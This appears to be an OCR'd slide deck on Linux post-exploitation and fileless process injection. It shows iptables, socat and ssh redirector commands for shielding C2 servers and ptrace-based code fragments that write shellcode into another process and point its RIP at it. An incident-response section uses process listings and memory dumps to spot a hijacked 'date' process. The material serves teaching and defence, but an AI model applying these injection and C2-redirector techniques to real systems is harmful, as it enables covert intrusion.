
Post exploitation - Cheatsheets

Red Teaming Experiments




Post exploitation - Cheatsheets

The Offensive Security



Post exploitation - Cheatsheets

Advanced Threat Tactics



The Infrastucture..

Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method,
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

Post Exploitation Infrastructure

Why so direct? A lot of JUMPER, PROXY, TCP FORWARDER ways..

```
////// HTTP REDIRECTION WITH iptables ///////

iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.2:80
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1


////// HTTP REDIRECTION WITH socat ///////

socat TCP4-LISTEN:80,fork TCP4:10.0.0.2:80


////// HTTP FORWARDINGF WITH ssh ///////

ssh -L 80:target-host:80 user@mthe-cushion

ssh -D 5000 user@the-cushion
```

Post Exploitation Infrastructure

Why so direct? A lot of JUMPER, PROXY, FORWARDER ways..


```
////// HTTP REDIRECTION WITH iptables ///////

iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.2:80
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
```

Quoted; "redirectors are placed in front of Post-exploit Framework server (C2) to for discovery resilient purpose & to quickly burning.."


```
////// HTTP FORWARDINGF WITH ssh ///////

ssh -L 80:target-host:80 user@mthe-cushion

ssh -D 5000 user@the-cushion
```

Post Exploitation Infrastructure

Linux cushions are giving attacker advantages on having cushion attack layers.. maybe you will think their framework looks like something like this kind of pentester-lab design??



Post Exploitation Infrastructure



This is what actually infrastructure looks like in real incidents

Post Exploit Automation, Framework, Infrastructure

Hello Rick!

”Where are we now?”

Automation, Framework, Infrastructure

Rick:

Chapter three - Process injection in Linux

“What happen if your guard is down...”

LAC
ともに、イキル

Remember:

“Do stuff that you’re good at.”

In my case, is this one :)

```
[0x00c086b8]> s 0x00c01000;x
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00c01000  7f45 4c46 0101 0103 0000 0000 0000 0000  .ELF............
0x00c01010  0200 0300 0100 0000 b886 c000 3400 0000  ............4...
0x00c01020  0000 0000 0000 0000 3400 2000 0200 2800  ........4. ...(.
0x00c01030  0000 0000 0100 0000 0000 0000 0010 c000  ................
0x00c01040  0010 c000 2888 0000 2888 0000 0500 0000  ....(...(.......
0x00c01050  0010 0000 0100 0000 4804 0000 48f4 0508  ........H...H...
0x00c01060  48f4 0508 0000 0000 0000 0000 0600 0000  H...............
0x00c01070  0010 0000 2efa 01da 0a00 0000 7811 0d0c  ............x...
0x00c01080  0000 0000 b39a 0100 b39a 0100 9400 0000  ................
0x00c01090  5500 0000 0e00 0000 1803 003f 91d0 6b8f  U..........?..k.
0x00c010a0  492f fa6a e407 9a89 5c84 6898 626c 7a90  I/.j....\.h.blz.
0x00c010b0  6600 d708 a3b9 ee05 c934 9d32 1c98 8f69  f........4.2...i
0x00c010c0  6b84 6836 4b2b 0ceb 82a9 b37a 5648 ad99  k.h6K+.....zVH..
0x00c010d0  77c7 7f14 28dc 3c7c fcd4 1346 408d f77a  w...(.<|...F@..z
0x00c010e0  5414 24cd 4b6d fbc5 98df e9d1 aaf4 3101  T.$.Km.........1.
0x00c010f0  000f 7400 000e 4906 0018 0300 2aa3 6d5c  ..t...I.....*.m\
```

Process Injection

1. The definition
   - A method of executing arbitrary code in the address space of a separate process. Running code in another process, may allow access to the process's memory/system/network resources, and possibly elevated privileges. MITRE ATT&CK™
   - Targets: thread, process , user memory space, kernel space....
2. The purpose
   - To run malicious program (Malicious intent possibility)
   - To not leaving traces in disk (Anti-forensics, fileless)
   - To be evasive and undetected (Protect evasion scheme)
3. In practical
   - Used in many Exploitation & Post-Exploitation Framework
   - Many Vuln Open Source dev are using process injections
4. In Linux? How? Is it really happens?

Concepts I follow in Linux Process Injection

1. Code injection at EIP/RIP address
   mostly using ptrace (or gdb or dbx etc) to control the process flow and to then to enumerate address to inject after state of injection is gained.
2. Shared library execution to inject code to memory
   uses LD_PRELOAD or dynamic loader functions to load share object
3. Code injection to address main() function of the process.
   bad point is, not every process started from main, some has preliminary execution too.
4. Using one of the ELF execution process (ELF Injection) techniques.
   ELF can be executed in many ways, it is "not memory injection", but can be forced to load something to memory, we don't discuss it now.
5. Inject the code into the stack
   i.e. buffer overflow, it's possible only if the stack area is executable.
6. Combination of above concepts and/or unknown new methods

ptrace() basis process injection (1)

Ptrace's PTRACE_TRACEME() base injection model (tweaked codes)

```
1  ## sample injection on PTRACE_TRACEME i.e: on execl() ##
2
3  /* Function int execl(conts char* path, const char* arg, … )
4       path – path to the executable file
5       arg – command line arguments to be passed to the newly created process */
6
7  int main(int argc, char** argv)
8  {
9   pid_t pid;
10  if(0 == (pid = fork())) // pid = child
11  {
12   ptrace(PTRACE_TRACEME, 0, NULL, NULL);
13   execl(*(argv+1), NULL, NULL);
14  }
15  else
16  {
17   // SHELLCODE INJECTION IS HERE!!
18  }
19  return 0;
20 }
21
```

ptrace() basis process injection (2)

Ptrace's PTRACE_SETOPTIONS() base injection (tweaked codes)

```
1  # PTRACE_SETOPTIONS is used in order to point the ptrace() to certain-   #
2  # event types that we need to be notified of.                             #
3  # In this case, when a call to exec() occurs. the code can be executed.. #
4
5  int main(int argc, char** argv)
6  {
7   pid_t pid;
8   if(0 == (pid = fork()))
9   {
10  :
11 1. ptrace(PTRACE_SETOPTIONS, pid, PTRACE_O_TRACEEXEC, NULL);
12
13 2. waitpid(pid, &status, 0);
14
15 3. ptrace(PTRACE_SYSCALL, pid, NULL, NULL);
16    waitpid(pid, &status, 0);
17   :
18   // and so on..
19  else
20  {
21   // when pointer onto the RIP..
22   // SHELLCODE INJECTION IS HERE!!
23  }
24  return 0;
25
```

ptrace() basis process injection (3)

Ptrace breakpoint base injection1 (interception of RIP)

```
# sample soft breakpoint injection                              #
# Coded w/ PTRACE_CONT, PTRACE_GETREGS, PTRACE_PEEKTEXT,        #
# PTRACE_POKETEXT                                               #
    :
1. ptrace(PTRACE_CONT, pid, NULL, NULL);
   waitpid(pid, &status, 0);

2. ((( break pointed in here..)))

3. ptrace(PTRACE_GETREGS, pid, NULL, regs);

*(backup + iteration) = ptrace(
   PTRACE_PEEKTEXT,
   pid,
   address + iteration,
   NULL);

// use PTRACE_POKETEXT to patch iteration
4. ptrace(PTRACE_POKETEXT,
  pid,
  address + iteration,
 (unsigned long*)shellcode + iteration);

ptrace(PTRACE_CONT, pid, NULL, NULL); // SHELLCODE EXECUTED!!
  :
 }
 return 0;
```

ptrace() basis process injection (4)

Ptrace breakpoint base injection2 (set register point to RIP)

```
  if ((ptrace (PTRACE_ATTACH, target_pid, NULL, NULL)) < 0)
  { perror ("PTRACE_ATTACH:"); exit (1); }

  wait (NULL); /* wait sig..*/
  if ((ptrace (PTRACE_GETREGS, target_pid, NULL, &regs)) < 0)
  { perror ("PTRACE_GETREGS:"); exit (1); } // / get  register values

  injection (target_pid, shellcode, (void*)text_end_addr, SHELLCODE_SIZE);
  regs.rip = (long)text_end_addr;  regs.rip += 2;
  if ((ptrace (PTRACE_SETREGS, target_pid, NULL, &regs)) < 0) //Set regs for RIP
  { perror ("PTRACE_SETREGS:");      exit (1); }              //points to shellcode

  if ((ptrace (PTRACE_DETACH, target_pid, NULL, NULL)) < 0)
  { perror ("PTRACE_DETACH:");    exit (1) }
    :

inject_data (pid_t pid, unsigned char *src, void *dst, int len)
{ for (i = 0; i < len; i+=4, s++, d++) //Inject code at the start of the padding bytes
  {  if ((ptrace (PTRACE_POKETEXT, pid, d, *s)) < 0)
     {  perror ("PTRACE_POKETEXT:");
        return -1;
     }
  }   return 0;
}
```

Real incidents to practise your IR for injection

Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
   - Concept, Supporting tools
3. Process injection in Linux
   - Concept, Supporting tools
   - Fileless method
4. Components to make all of these possible
   - Frameworks: concept, specifics, examples
   - Components: Shellcodes, Privilege Escalating & Payloads
5. A concept in defending our boxes
   - Forensics perspective
   - IR and resource management model
6. Appendix

Incident #1 happens, getting into victim machine

What is WRONG in this picture? No artifacts, just a running memory..

```
3047 pts/1    Ss     0:04 -bash
3212 ?        S      0:00 [flush-8:0]
3219 ?        S      0:00 [kworker/0:0]
3237 pts/1    S      0:00 bin/date
3245 pts/1    S      0:00 bin/date
3261 pts/1    R+     0:00 ps ax
```

WHAT IS VERY WRONG IN THIS PICTURE?

(SEVERAL POINTS)

```
date    3245 mung  cwd       DIR    8,1     4096  396751 /home/mung/
date    3245 mung  rtd       DIR    8,1     4096       2 /
date    3245 mung  txt       REG    8,1     7023  396787 bin/date
date    3245 mung  mem       REG    8,1  1607696  131100 /lib/x86_64-linux-gnu/libc-2.13.so
date    3245 mung  mem       REG    8,1   136936  131095 /lib/x86_64-linux-gnu/ld-2.13.so
date    3245 mung    0u      CHR  136,1      0t0       4 /dev/pts/1
date    3245 mung    1u      CHR  136,1      0t0       4 /dev/pts/1
date    3245 mung    2u      CHR  136,1      0t0       4 /dev/pts/1
date    3245 mung    3u     IPv4   8100      0t0     TCP *:4444 (LISTEN)
```

```
|-acpid
|-atd
|-cron
|-sshd
|   `-sshd
|       `-sshd
|           `-bash
|               |-date
|               |   `-date
```

```
$ cat /proc/3245/maps
00400000-00401000 r-xp 00000000 08:01 396787             bin/date
00600000-00601000 rw-p 00000000 08:01 396787             bin/date
7f297d151000-7f297d2d5000 r-xp 00000000 08:01 131100     /lib/x86_64-lin
7f297d2d5000-7f297d4d4000 ---p 00184000 08:01 131100     /lib/x86_64-lin
7f297d4d4000-7f297d4d8000 r--p 00183000 08:01 131100     /lib/x86_64-lin
7f297d4d8000-7f297d4d9000 rw-p 00187000 08:01 131100     /lib/x86_64-lin
7f297d4d9000-7f297d4de000 rw-p 00000000 00:00 0
7f297d4de000-7f297d4fe000 r-xp 00000000 08:01 131095     /lib/x86_64-lin
7f297d6f3000-7f297d6f6000 rw-p 00000000 00:00 0
7f297d6f9000-7f297d6fa000 rwxp 00000000 00:00 0
7f297d6fa000-7f297d6fd000 rw-p 00000000 00:00 0
7f297d6fd000-7f297d6fe000 r--p 0001f000 08:01 131095     /lib/x86_64-lin
7f297d6fe000-7f297d6ff000 rw-p 00020000 08:01 131095     /lib/x86_64-lin
```

Incident #1 happens, getting into victim machine

The “date” process listening to TCP/4444.. This is never good.

```
3047 pts/1    Ss     0:04 -bash
3212 ?        S      0:00 [flush-8:0]
3219 ?        S      0:00 [kworker/0:0]
3237 pts/1    S      0:00 bin/date
3245 pts/1    S      0:00 bin/date
3261 pts/1    R+     0:00 ps ax
```

```
date    3245 mung  cwd       DIR    8,1     4096  396751 /home/mung/
date    3245 mung  rtd       DIR    8,1     4096       2 /
date    3245 mung  txt       REG    8,1     7023  396787 bin/date
date    3245 mung  mem       REG    8,1  1607696  131100 /lib/x86_64-linux-gnu/libc-2.13.so
date    3245 mung  mem       REG    8,1   136936  131095 /lib/x86_64-linux-gnu/ld-2.13.so
date    3245 mung    0u      CHR  136,1      0t0       4 /dev/pts/1
date    3245 mung    1u      CHR  136,1      0t0       4 /dev/pts/1
date    3245 mung    2u      CHR  136,1      0t0       4 /dev/pts/1
date    3245 mung    3u     IPv4    8100      0t0     TCP *:4444 (LISTEN)
```

```
|-acpid
|-atd
|-cron
|-sshd
|   `-sshd
|       `-sshd
|           `-bash
|               |-date
|               |   `-date
|               `
```

```
$ cat /proc/3245/maps
00400000-00401000 r-xp 00000000 08:01 396787                             bin/date
00600000-00601000 rw-p 00000000 08:01 396787                             bin/date
7f297d151000-7f297d2d5000 r-xp 00000000 08:01 131100     /lib/x86_64-linu
7f297d2d5000-7f297d4d4000 ---p 00184000 08:01 131100     /lib/x86_64-linu
7f297d4d4000-7f297d4d8000 r--p 00183000 08:01 131100     /lib/x86_64-linu
7f297d4d8000-7f297d4d9000 rw-p 00187000 08:01 131100     /lib/x86_64-linu
7f297d4d9000-7f297d4de000 rw-p 00000000 00:00 0
7f297d4de000-7f297d4fe000 r-xp 00000000 08:01 131095     /lib/x86_64-linu
7f297d6f3000-7f297d6f6000 rw-p 00000000 00:00 0
7f297d6f9000-7f297d6fa000 rwxp 00000000 00:00 0
7f297d6fa000-7f297d6fd000 rw-p 00000000 00:00 0
7f297d6fd000-7f297d6fe000 r--p 0001f000 08:01 131095     /lib/x86_64-linu
7f297d6fe000-7f297d6ff000 rw-p 00020000 08:01 131095     /lib/x86_64-linu
```

LAC
ともに、イキル

You got a fileless?? injection!

Incident #1 happens, getting into victim machine

The “date” PID 3245 in base address 0x400000, read header & dump it

```
0x003fffe0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x003ffff0  ffff ffff ffff ffff ffff ffff ffff ffff  ................
0x00400000  7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
0x00400010  0200 3e00 0100 0000 9004 4000 0000 0000  ..>.......@.....
0x00400020  4000 0000 0000 0000 e00a 0000 0000 0000  @...............
0x00400030  0000 0000 4000 3800 0800 4000 1f00 1c00  ....@.8...@.....
0x00400040  0600 0000
0x00400050  4000 400(
0x00400060  c001 000(
0x00400070  0800 000(
0x00400080  0002 000(
0x00400090  0002 400(
0x004000a0  1c00 000(
0x004000b0  0100 000(
0x004000c0  0000 400(
0x004000d0  5407 000(
0x004000e0  0000 200(
0x004000f0  5807 000(
0x00400100  5807 600(
0x00400110  5002 000(
0x00400120  0200 000(
0x00400130  7007 600(
0x00400140  e001 000(
0x00400150  0800 0000 0000 0000 0400 0000 0400 0000  ................
0x00400160  1c02 0000 0000 0000 1c02 4000 0000 0000  ..........@.....
0x00400170  1c02 4000 0000 0000 4400 0000 0000 0000  ..@.....D.......
```

